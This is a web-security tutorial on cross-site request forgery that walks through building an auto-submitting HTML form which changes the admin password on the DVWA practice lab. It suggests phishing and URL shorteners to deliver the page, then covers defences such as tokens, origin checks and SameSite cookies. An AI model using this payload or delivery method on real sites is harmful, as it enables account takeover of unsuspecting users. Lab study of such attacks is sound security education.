**[Manipulate User Credentials with a CSRF Attack](https://null-byte.wonderhowto.com/how-to/manipulate-user-credentials-with-csrf-attack-0186461/)**

* By [**drd\_**](https://creator.wonderhowto.com/drd_/)
* 08/31/2018 4:42 am

Web 2.0 technology has provided a convenient way to post videos online, keep up with old friends on social media, and even bank from the comfort of your web browser. But when applications are poorly designed or incorrectly configured, certain flaws can be exploited. One such flaw, known as CSRF, allows an attacker to use a legitimate user's session to execute unauthorized requests to the server.


**CSRF Basics**

Cross-site request forgery (CSRF) is a type of attack that abuses the trust a [web application](https://null-byte.wonderhowto.com/how-to/hacking-web-apps/) has for the victim's browser by tricking an authenticated user into submitting unwanted requests on the attacker's behalf. Because CSRF does not transmit any type of response to the attacker, it is said to affect only state-changing requests such as transferring funds, purchasing an item without the knowledge of the victim, or changing user credentials. CSRF (sometimes pronounced sea-surf) is also known as XSRF, session riding, or a one-click attack.


A CSRF attack is usually accomplished by getting a victim to open a malicious file via some sort of [social engineering](https://null-byte.wonderhowto.com/how-to/social-engineering/) or [phishing](https://null-byte.wonderhowto.com/how-to/hack-like-pro-spear-phish-with-social-engineering-toolkit-set-backtrack-0148571/) attempt. If the application is vulnerable, once the user opens the file, whatever function the attacker designed to occur will take place. In some instances, this attack can be carried out as "Stored CSRF" in which the malicious commands can be stored in an image tag or hidden form on the webpage. This type of CSRF is considered much more dangerous because the number of potential victims increases in addition to the fact that it is now stored on a legitimate page.

**Step 1Prepare to Attack**


We will be using [DVWA](http://www.dvwa.co.uk/), a vulnerable web application full of common security flaws, to test our attack. Let's fire it up and log in with the default credentials, *admin* and *password*. Now go to "DVWA Security" on the left-hand side, and set the security level to **low**; This will enable us to carry out our attack successfully.

[](https://img.wonderhowto.com/img/original/61/47/63670621497136/0/636706214971366147.jpg)

Next, click on the "CSRF" tab to access the cross-site request forgery section. We can see that there is a password change functionality on this page:

[](https://img.wonderhowto.com/img/original/29/66/63669497318449/0/636694973184492966.jpg)

Right-click anywhere on this page to view the page source. Scroll down and find the HTML form that looks like this:

[](https://img.wonderhowto.com/img/original/06/43/63670621522621/0/636706215226210643.jpg)

Copy this HTML and [create a new file in the terminal using nano](https://null-byte.wonderhowto.com/how-to/linux-basics/). To make this a little more realistic, we need to change the method to POST. Forms like this will rarely use a GET request because, among other things, it displays the parameters right in the URL which is not suitable for sensitive data like passwords.

nano csrf.html

<form action="#" method="POST"> New password:<br>

<input type="password" AUTOCOMPLETE="off" name="password\_new"><br>

Confirm new password: <br>


<input type="password" AUTOCOMPLETE="off" name="password\_conf">

<br>

<input type="submit" value="Change" name="Change">

</form>

Press *Ctrl-X*, *Y*, and *Enter* to save. Now we can open this file in the browser by double-clicking it, and it should look just like the form we saw earlier:

[](https://img.wonderhowto.com/img/original/81/69/63670621554089/0/636706215540898169.jpg)

**Step 2Modify the Target File**

We need to modify this file a bit for it to be submitted automatically when the victim opens it. First, create the necessary **html**, **head**, and **body** elements. We can add some JavaScript within the head to make the form submit automatically by creating a function called **autoSubmit**. For this to work, we also need to give a name to the form (we will aptly name it **myForm**).

Next, using the **onload** tag, we can make this function execute when the page is loaded. We can then add a new value to the password and password confirmation fields, as well as making those fields hidden. Finally, replace the pound sign with the correct URL, and when this page is loaded, the password will be changed.

<html>

<head>

<script language="javascript">

function autoSubmit() {

document.myForm.submit();

}

</script>

</head>

<body onload="autoSubmit()">

<form name="myForm" action="http://172.16.1.102/dvwa/vulnerabilities/csrf/" method="POST"> New password:<br>

<input type="hidden" AUTOCOMPLETE="off" name="password\_new" value="pwned"><br>

Confirm new password: <br>

<input type="hidden" AUTOCOMPLETE="off" name="password\_conf" value="pwned">

<br>

<input type="submit" value="Change" name="Change">

</form>


</body>

</html>

**Step 3Change the Admin Password**

Now we are ready to carry out our attack, which can be accomplished in numerous ways using social engineering or phishing techniques. All we need to do is to get the victim to load this page. For example, we can use a URL shortener such as [Bitly](https://bitly.com/) or [Goo.gl](https://goo.gl/) to disguise the link.

To demonstrate that this was successful, once the page is loaded, "Inspect Element" can be used to view the POST request. We can see that the parameters contain the new password that we crafted earlier:

[](https://img.wonderhowto.com/img/original/13/63/63670623939324/0/636706239393241363.jpg)

From here, the admin is essentially locked out of the account, and since we set the new password, we can log in as administrator. Depending on the type of web application this is, we can now do anything from modifying user information to leveraging this account to [further attack other systems](https://null-byte.wonderhowto.com/how-to/hack-like-pro-pivot-from-victim-system-own-every-computer-network-0149847/).

**How to Prevent CSRF Attacks**

There are many ways to prevent CSRF attacks successfully. Many [frameworks](https://en.wikipedia.org/wiki/Web_framework) such as Spring, Struts, Ruby on Rails, and others have built-in functionality to guard against CSRF.

One of the best ways to prevent this type of attack is to verify header origins. The origin header can be used to determine if where the source origin is indeed where the request is coming from. The target origin is a little harder to identify since there are usually one or more proxies sitting in front of the application server. In these cases, the Host header can be used to verify the target origin, as well as the X-Forwarded-Host header, although it is possible for this to be forged.

Another method to defend against CSRF attacks involves the use of tokens. Synchronizer Tokens can be used to validate server-side requests by assigning a random token for any state-changing activity. If storing a CSRF token in a session state isn't possible, other techniques such as double-cookie submission, encrypted token pattern, and custom request headers can be utilized.

Sometimes it is easier to involve the user in preventing CSRF. A challenge-response method would require the user to reauthenticate or solve a CAPTCHA for high-risk requests. Another alternative to user interaction is to set the SameSite cookie attribute, which prevents the cookie from being sent for cross-site requests.

**Another Method: CSRF with OWASP ZAP**

Cross-site request forgery can have a severe impact due to the way it exploits an authenticated user's session. While theft of information is not a concern with this attack, CSRF can lead to other devastating consequences such as credential manipulation and unauthorized financial transactions. In the next article, we'll take a look at the popular web application scanner OWASP ZAP and configure it to perform an automated CSRF attack.